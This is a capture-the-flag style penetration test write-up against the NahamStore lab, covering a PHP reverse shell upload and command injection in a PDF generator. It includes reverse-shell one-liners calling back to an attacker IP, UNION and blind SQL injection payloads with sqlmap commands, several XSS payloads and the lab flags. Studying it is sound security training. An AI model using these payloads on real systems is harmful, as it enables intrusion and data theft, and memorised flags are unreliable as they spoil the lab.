Campaign Details

Campaign Name:
Hoodie Giveaway

Code:

```
<html lang="en">
<head>
<title>Hoodie Giveaway</title>
```

[Back](#) [Update](#)

Now we will try to upload php scripts for executing webshell or reverseshell , i prefered a reverse shell due to may firewall block inbound connections

we will use

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>
popular reverse shell in github , but modify

\$ip variable

\$port variable

The screenshot shows a web-based configuration interface titled 'Edit Campaign'. It has a 'Campaign Details' section where the 'Campaign Name' is set to 'Hoodie Giveaway'. Below it is a 'Code:' section containing PHP code. The code includes comments about usage, a version string, and variables \$ip and \$port both set to '10.21.216.75' and '1234' respectively, with a note to change them. The code also sets \$chunk_size to 1400. At the bottom of the code editor are 'Back' and 'Update' buttons.

Now we will listen to connection using netcat then trigger the script

```
nc -nlvp 1234
```

then trigger the script

```
http://marketing.nahamstore.thm/09c2afcfff60bb4dd3af7c5c5d74a482f
```

```
(kali㉿kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.21.216.75] from (UNKNOWN) [10.10.138.248] 45264
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
20:30:52 up 48 min,  0 users,  load average: 0.00, 0.00, 0.00
USER   TTY      FROM             LOGIN@    IDLE    JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

we can make interactive shell usign python , we will try to fet access later

(this may be backdoor)

Command Injection leads to RCE

we created account and make an order to specific product

Then intercept the /pdf-generator endpoint to create a pdf for our product

we observe this parameter is vulnerable to command injection. When you inject special shell syntax like or or \$(...) inside the "id" parameter value, the backend system executing the PDF generation command interprets that injected content as a shell command to be executed on the server

The screenshot shows a browser developer tools interface with three tabs: Request, Response, and Inspector.

Request:

Pretty	Raw	Hex
POST /pdf-generator HTTP/1.1		
Host: nahamstore.thm		
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml;q=0.8,image/apng;q=0.5,*/*;q=0.1		
Accept-Language: en-US,en;q=0.9		
Accept-Encoding: gzip, deflate, br		
Content-Type: application/x-www-form-urlencoded		
Content-Length: 13		
Origin: http://nahamstore.thm		
Content-Type: application/x-www-form-urlencoded		
Referer: http://nahamstore.thm/account/orders/4		
Cookie: session=cd24473e4f9eafac7f4a7d23fe4; token=0f6edde601f05fcda5d96c0b70ea3b		
Upgrade-Insecure-Requests: 1		
Priority: -1		
what=order&id=411s		


Response:

Pretty	Raw	Hex	Render
HTTP/1.1 200 OK			
Server: nginx/1.14.0 (Ubuntu)			
Date: Wed, 29 Oct 2025 11:52:18 GMT			
Content-Type: application/pdf			
Connection: keep-alive			
Set-Cookie: session=cd24473e4f9eafac7f4a7d23fe4; expires=Wed, 29-Oct-2025 12:52:18 GMT; Max-Age=3600; path=/			
Content-Length: 11767			
9 %PDF-1.5			
10 %EOF			
11			
12 1 0 obj			
13 </Type> /Catalog			
14 </Page> 2 0 R>			
15 endobj			
16			
17 2 0 obj			
18 </Type> /Pages			
19 /Kids 1 0 R			
20 /Count 1>			
21 endobj			
22			
23 4 0 obj			
24 </Type> /Text			
25 /Filter /JavaScriptDecode>			
26 stream			
27 x1f8c0c3b4012e045a105e1.07=			
28 endstream			
29 endobj			
30			
31 5 0 obj			
32 /S			
33 endobj			

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 2
- Request headers: 13
- Response headers: 6

Output : (that means command is executed)



We can use `` backticks or \$() subshell

Now we can Exploit command injection for executing Bind shell or Reverse shell

we will use a website that generate shells

<https://www.revshells.com/>

we will try to execute reverse shell but this depending on target , we will trybash or php
php executed successfully

```
php -r '$sock=fsockopen("10.21.216.75",9001);system("sh <&3 >&3 2>&3");'
```

or

```
php -r '$sock=fsockopen("10.21.216.75",9001);exec("sh <&3 >&3 2>&3");'
```

NOTE : make url encoded

```
php%20-
r%20%27%24sock%3Dfsockopen%28%2210.21.216.75%22%2C9001%29%3Bsystem
%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
```

Booom now , you have a shell

(Not Considered a backdoor)

whlie navigating into system we found other internal subdomains

```
cat /etc/hosts
```

```
172.17.0.1 nahamstore-2020.nahamstore.thm  
172.17.0.1 nahamstore-2020-dev.nahamstore.thm
```

```
10.131.104.72 internal-api.nahamstore.thm
```

C. SQL Injection (2 instances)

- **Severity:** High
- **Affected asset:** Specific request parameters (see Appendix B for parameter names).
- **Summary:** Parameter-based SQL injection vectors were identified; could allow data retrieval or modification.
- **Recommended remediation:** Use prepared statements/parameterized queries, validate and sanitize input server-side, enforce least-privilege DB accounts, and rotate DB credentials if stored on compromised hosts.

Flag 1: In-band SQL Injection

Initial Discovery

While browsing through the NahamStore application, I noticed that product pages used a URL parameter to fetch specific items:

```
http://nahamstore.thm/product?id=1
```

This immediately caught my attention as a potential injection point. Any time user input is directly reflected in database queries, there's a possibility of SQL injection.

Testing for Vulnerability

Initial Probe

I started with the most basic SQLi test - appending a single quote to the parameter:

```
http://nahamstore.thm/product?id='1'
```

Bingo! The application threw a verbose SQL error:



This error message was extremely helpful as it confirmed:

- The application is vulnerable to SQL injection
- The backend database is **MySQL**
- The query uses a **LIMIT** clause
- Our input is being inserted directly into the query without proper sanitization

Understanding the Error

The error message suggests the original query likely looks something like:

```
SELECT * FROM products WHERE id = " LIMIT 1
```

Our single quote broke out of the string context, causing the syntax error.

Enumeration Phase

Determining the Number of Columns

Before I could use a UNION-based attack, I needed to figure out how many columns the original SELECT statement was returning. I tried several approaches:

Approach 1: ORDER BY Technique

I started incrementing the ORDER BY clause to find where the query would break:

```
http://nahamstore.thm/product?id=1 ORDER BY 1-- - (no error)  
http://nahamstore.thm/product?id=1 ORDER BY 2-- - (no error)  
http://nahamstore.thm/product?id=1 ORDER BY 3-- - (no error)  
http://nahamstore.thm/product?id=1 ORDER BY 4-- - (no error)  
http://nahamstore.thm/product?id=1 ORDER BY 5-- - (no error)  
http://nahamstore.thm/product?id=1 ORDER BY 6-- - (error)
```

This worked without errors until I exceeded the actual column count, which would indicate the exact number of columns(5 columns).

Approach 2: UNION SELECT with NULL values

I also tested with UNION SELECT statements using NULL values:

`http://nahamstore.thm/product?id=1 UNION SELECT NULL-- -`

`http://nahamstore.thm/product?id=1 UNION SELECT NULL,NULL-- -`


`http://nahamstore.thm/product?id=1 UNION SELECT NULL,NULL,NULL-- -`

`http://nahamstore.thm/product?id=1 UNION SELECT NULL,NULL,NULL,NULL-- -`

`http://nahamstore.thm/product?id=1 UNION SELECT NULL,NULL,NULL,NULL,NULL-- -`

Testing the payload with 5 columns:

`http://nahamstore.thm/product?id=0 UNION SELECT 1,2,3,4,5-- -`



Success! The query returns **5 columns**, and I could see which positions were being displayed on the page (likely positions 2, 3, or 4 based on typical product display patterns).


Identifying Data Types

Once I knew there were 5 columns, I needed to figure out which columns could display string data:

```
http://nahamstore.thm/product?id=0 UNION SELECT 'test',NULL,NULL,NULL,NULL-- -
```

```
http://nahamstore.thm/product?id=0 UNION SELECT NULL,'test',NULL,NULL,NULL-- -
```

This helped me identify which positions in the UNION statement could be used to extract readable text data.



Database Enumeration (Optional Exploration)

At this point, I could have explored the database structure further using MySQL's `information_schema`, but since the task description already provided the table name (`sql1_one`) and column name (`flag`), I proceeded directly to extraction.

If I didn't have this information, I would have run:

```
-- Get database name
```

```
0 UNION SELECT NULL,database(),NULL,NULL,NULL-- -
```

```
-- Get table names
```

```
0 UNION SELECT NULL,table_name,NULL,NULL,NULL FROM information_schema.tables WHERE  
table_schema=database()-- -
```


```
-- Get column names
```

```
0 UNION SELECT NULL,column_name,NULL,NULL,NULL FROM information_schema.columns WHERE  
table_name='sql_i_0ne'-- -
```

Extracting the Flag

According to the task description, the flag exists in table `sql_i_0ne` within a column named `flag`. With this information, I crafted the final payload:

```
http://nahamstore.thm/product?id=0 UNION SELECT NULL,flag,NULL,NULL,NULL FROM sql_i_0ne-- -
```



{d890234e20be48ff96a2f9caab0de55c}

Discount Code

Breaking down this payload:

- `id=0` - Using 0 ensures the original query returns no results, so only our UNION data displays
- UNION SELECT - Combines our malicious query with the original
- `NULL,flag,NULL,NULL,NULL` - Matches the 5-column structure, with `flag` in the second position (where product data typically displays)
- `FROM sql_i_0ne` - Targets the table containing the flag
- `--` - Comments out the rest of the original query (the space after -- is important in MySQL)

Flag Retrieved: {d890234e20be48ff96a2f9caab0de55c}

Flag 2: Blind SQL Injection


Discovery Phase

After successfully exploiting the first vulnerability, I began searching for the second SQL injection mentioned in the task description. I systematically tested various parameters across different pages of the application.

I tested several areas:

- Search functionality
 - User profile parameters
 - Checkout process
 - Contact forms
 - **Returns page** ← Found it!

Eventually, I discovered that the /returns page was vulnerable to **Blind SQL Injection**.



Understanding the Functionality

The returns page accepts a POST request with three parameters:

- `order_number` - The order ID to process a return
 - `return_reason` - Reason code for the return
 - `return_info` - Additional information text

My hypothesis: When a user submits an `order_number`, the application queries the database to fetch order details and validate the order exists. This database interaction makes it a potential injection point.

Initial Testing

I first tried basic SQL injection payloads in the `order_number` field:

```
'  
1' OR '1'='1  
1' AND '1'='2
```

Unlike the first vulnerability, there were **no error messages** displayed. However, I noticed subtle differences in the application's response:

- Valid order numbers returned a success message
- Invalid inputs returned an error message
- SQL injection payloads returned different response times or messages

This behavior indicated a **blind SQL injection** vulnerability where:

- True conditions behave one way
- False conditions behave differently
- No direct data is returned

Intercepting the Request

I used Burp Suite to intercept and analyze the POST request:

The screenshot shows the Burp Suite interface with the following details:

HTTP History Tab:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
33	http://nahamstore.thm	POST	/returns		✓	302	348	HTML		NahamStore - Returns			10.10.251.113
34	http://nahamstore.thm	GET	/returns/?auth=c4ca4238a0b9238...		✓	200	3795	HTML		NahamStore - Returns			10.10.251.113

Request Tab:

```
Pretty Raw Hex  
1 POST /returns HTTP/1.1  
2 Host: nahamstore.thm  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Content-Type: multipart/form-data; boundary=-----296527150532661760841412050774  
8 Content-Length: 428  
9 Origin: http://nahamstore.thm  
10 Connection: keep-alive  
11 Referer: http://nahamstore.thm/returns  
12 Cookie: session=03063077e2c2d1296c8de7d7519f650; token=12eb440ebeb07081b4c1efea5a417bc7a  
13 Upgrade-Insecure-Requests: 1  
14 Priority: u0, i  
15 -----  
16 -----296527150532661760841412050774  
17 Content-Disposition: form-data; name="order_number"  
18  
19 l  
20 -----296527150532661760841412050774  
21 Content-Disposition: form-data; name="return_reason"  
22  
23 l  
24 -----296527150532661760841412050774  
25 Content-Disposition: form-data; name="return_info"
```

Response Tab:

```
Pretty Raw Hex Render  
1 HTTP/1.1 302 Found  
2 Date: Tue, 04 Nov 2025 08:07:22 GMT  
3 Content-Type: text/html; charset=UTF-8  
4 Connection: keep-alive  
5 Set-Cookie: session=03063077e2c2d1296c8de7d7519f650; token=12eb440ebeb07081b4c1efea5a417bc7a; expires=Tue, 04-Nov-2025 09:07:22 GMT; Max-Age=3600; path=/  
6 Location: /returns/?auth=c4ca4238a0b923820dc509a6f75849b  
7 Content-Length: 0  
8  
9  
10
```

I saved this complete request to a file (`ReturnRequest.txt`) for use with sqlmap.

Manual Testing Attempts

I initially tried manual exploitation techniques:

Boolean-based blind SQLi test:

1' AND 1=1-- - (True condition)

1' AND 1=2-- - (False condition)

I observed different responses, confirming the vulnerability. However, extracting data character-by-character manually would require:

1. Determining the database name (5-15 requests per character)
2. Finding table names (hundreds of requests)
3. Extracting column names (hundreds more requests)
4. Finally extracting the flag data (40+ requests for a typical flag)

Total estimated requests: 1000+ requests manually

This would take hours or even days to complete manually!

Why SQLMap?

Blind SQL injection exploitation is extremely time-consuming manually because:

- **No direct feedback:** Unlike error-based SQLi, there are no error messages or direct data output
- **Character-by-character extraction:** Each character must be guessed through boolean logic or time delays
- **Multiple requests per character:** Typically 7-8 requests per character using binary search
- **Hundreds of characters:** Database names, table names, column names, and finally the flag itself
- **Human error:** Manual exploitation is prone to mistakes in tracking which characters have been found

Automation is essential for practical blind SQLi exploitation.

Therefore, I automated the process using **sqlmap**, a specialized tool designed for SQL injection exploitation.

Automated Exploitation with SQLMap

Step 1: Confirming the Vulnerability

First, I ran sqlmap to confirm the injection point and determine the injection technique:

```
sqlmap -r ReturnRequest.txt
```

```
[10:52:26] [INFO] testing for SQL injection on (custom) POST parameter 'MULTIPART order_number'  
[10:52:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[10:52:27] [INFO] (custom) POST parameter 'MULTIPART order_number' appears to be 'AND boolean-based blind - WHERE  
or HAVING clause' injectable
```

Excellent! SQLMap confirmed that the `order_number` parameter is vulnerable to **boolean-based blind SQL injection**.

Understanding Boolean-Based Blind SQLi

This technique works by:

1. Injecting a condition that evaluates to TRUE or FALSE
2. Observing the application's different responses
3. Using binary search to guess each character
4. Building the complete data string character by character

Example:

```
-- Is the first character of the database name 'n'?
```

```
1' AND SUBSTRING(database(),1,1)='n'-- -
```

```
-- If TRUE: application behaves normally
```

```
-- If FALSE: application behaves differently
```

Step 2: Identifying the Current Database

```
└─(rawan㉿kali)-[~] 1 POST /returns HTTP/1.1  
└─$ sqlmap -r ReturnRequest.txt --dbms=mysql --batch --threads 10 --current-db  
myve 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/  
20100101 Firefox/128.0
```

Parameters explained:

- `-r req.txt` - Use the saved request file
- `--dbms=mysql` - Specify MySQL as the database (speeds up testing)
- `--batch` - Use default options (non-interactive mode)
- `--threads 10` - Use 10 concurrent threads for faster exploitation
- `--current-db` - Retrieve the current database name

Output:

```
[10:56:46] [INFO] retrieved: nahamstore  
current database: 'nahamstore'
```

The database is named **nahamstore**.

Step 3: Extracting the Flag

According to the task description, the second flag is located in:

- **Database:** nahamstore
- **Table:** sqli_two
- **Column:** flag

I ran sqlmap to extract this specific data:

```
[rawan@kali:~]$ sqlmap -r ReturnRequest.txt --dbms=mysql --batch --threads 10 -D nahamstore -T sqli_two -C flag --dump
```

Parameters explained:

- -D nahamstore - Target the nahamstore database
- -T sqli_two - Target the sqli_two table
- -C flag - Target the flag column
- --dump - Extract and display the data

Output:

```
Database: nahamstore
Table: sqli_two
[1 entry]
+---+
| flag
+---+
| {212ec3b036925a38b7167cf9f0243015} |
+---+
```

Flag Retrieved: {212ec3b036925a38b7167cf9f0243015}

Behind the Scenes: What SQLMap Did

During the extraction process, sqlmap performed approximately:

- **150-200 requests** to determine the database name length and characters
- **300-400 requests** to confirm table and column existence
- **400-600 requests** to extract the flag character by character


Total: ~1000 requests completed in under 5 minutes (vs. hours/days manually)

D. Cross-Site Scripting (XSS) (7 instances)

- **Severity:** Medium → High if chained
 - **Affected asset:** Multiple pages/parameters reflecting user input.
 - **Summary:** Inputs are reflected and sometimes stored without consistent contextual output encoding.
 - **Recommended remediation:** Apply contextual output encoding, server-side input validation, enable CSP, and set secure cookie attributes (HttpOnly, Secure, SameSite).
-

-First XSS vulnerability in our target (nahamstore.thm):

On the marketing.nahamstore.thm subdomain, the server reflects the contents of the error query parameter back into the page without adequate input handling or output encoding. This behavior enables a reflected XSS condition: by supplying a crafted value for error, arbitrary JavaScript can be injected and executed in the context of a victim's browser. I validated this finding by delivering a benign proof-of-concept payload (alert('XSS')), which executed successfully when the crafted URL was visited. The following screenshots show the vulnerable request and the resulting script execution. S



Marketing Manager Campaigns

Active Campaigns		
Campaign Name	Date Started	View
Pre Opening Interest	12/10/2020 18:23	View
Hoodie Giveaway	12/15/2020 10:16	View

-Second XSS vulnerability in our target (nahamstore.thm):

On the homepage of nahamstore.thm the search functionality accepts a `q` parameter and subsequently reflects its value into an inline script. The application does not perform context-aware output encoding for data inserted into JavaScript, which allows an attacker to place executable script content into the reflected value. During testing I bypassed the search variable's normal handling and injected a benign proof-of-concept payload that executed immediately when the crafted URL was visited, demonstrating a reflected XSS condition.

Impact: an attacker able to lure a victim to the crafted URL could execute arbitrary JavaScript in the victim's browser within the site's origin, enabling session token theft, UI redress, or other client-side attacks depending on privileges and cookie settings.

The screenshot shows a browser window with the title "NahamStore - Search Results". The URL in the address bar is "nahamstore.thm/search?q=%3Balert(1)%3B%2F%2F". Below the address bar is a navigation bar with links to "Home", "Returns", "Login", "Register", and a shopping cart icon showing "0 Items". The main content area displays the search results for the query '\";alert(1);\"'. A modal dialog box is centered on the page, containing the number "1" and a blue "OK" button. The background shows a banner for "nahamstore.thm" featuring a person in a hoodie with the text "EAT. SLEEP. HACK. REPEAT.". The browser's developer tools are open at the bottom, specifically the "Inspector" tab. The DOM tree shows the following code snippet:

```
<!DOCTYPE html>
<html lang="en">    <!-- SCSS -->
<head></head>
<body>    overflow
        <div class="container" style="margin-top:80px"></div>    <script>
<script src="/js/jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IOlb0ZqjSMHhZM5K4NPEwKh5JZ5lXn5fWjPiKx7j+coLZq0=anonymous"></script>
</script>
</body>
```

The developer tools also show the CSS grid panel with the message "CSS Grid is not in use on this page".

-Third XSS vulnerability in our target (nahamstore.thm):

The Return information input on nahamstore.thm/return accepts arbitrary text and reflects it directly into a <textarea> element on the resulting page.

The screenshot shows the browser's developer tools with the "Search HTML" tab active. The search term is "test". The results list shows a <textarea> element with the value "test" highlighted. The full DOM structure shown in the results is:

```
html > body > div.container > div.row > div.col-md-6.col-md-offset-3 > div.panel.panel-default > div.panel-body > div > textarea.form-control
```

NahamStore

Return Your Items

Invalid Order Number


Return Information

Order Number:

Return Reason:

Return Information:

The application fails to properly escape user-supplied content for the HTML/textarea context. During testing I crafted input that closed the textarea element (`</textarea>`) and appended a script tag containing a harmless proof-of-concept payload (`<script>alert(1)</script>`). When the crafted input was rendered, the injected script executed in the page's origin, demonstrating a reflected Cross-Site Scripting vulnerability that can be triggered through normal user interaction with the return form. The attached screenshots show the input, the DOM as inspected, and the resulting alert confirming execution.



-Fourth XSS vulnerability in our target (nahamstore.thm):

During testing I added an item (Sticker Pack) to the basket, selected an address from the address book as the shipping destination, and proceeded to the shopping basket/payment step



observed that the page displays the user agent string. Using Burp Suite to intercept the outgoing request, I replaced the User-Agent header with a crafted value containing a script tag (<script>alert ("XSS")</script>). When the modified request was processed and the response rendered, the injected script executed in the browser context.

Address Book

Mr islam fekry
no
no
no
no
1164

[Delete Record](#)

Shopping Basket

Product	Cost
Sticker Pack	\$15.00
Total	\$15.00

Shipping Address

Mr islam fekry
no
no
no
no
1164

Payment Details

Card number
1234123412341234
Make Payment

Ad


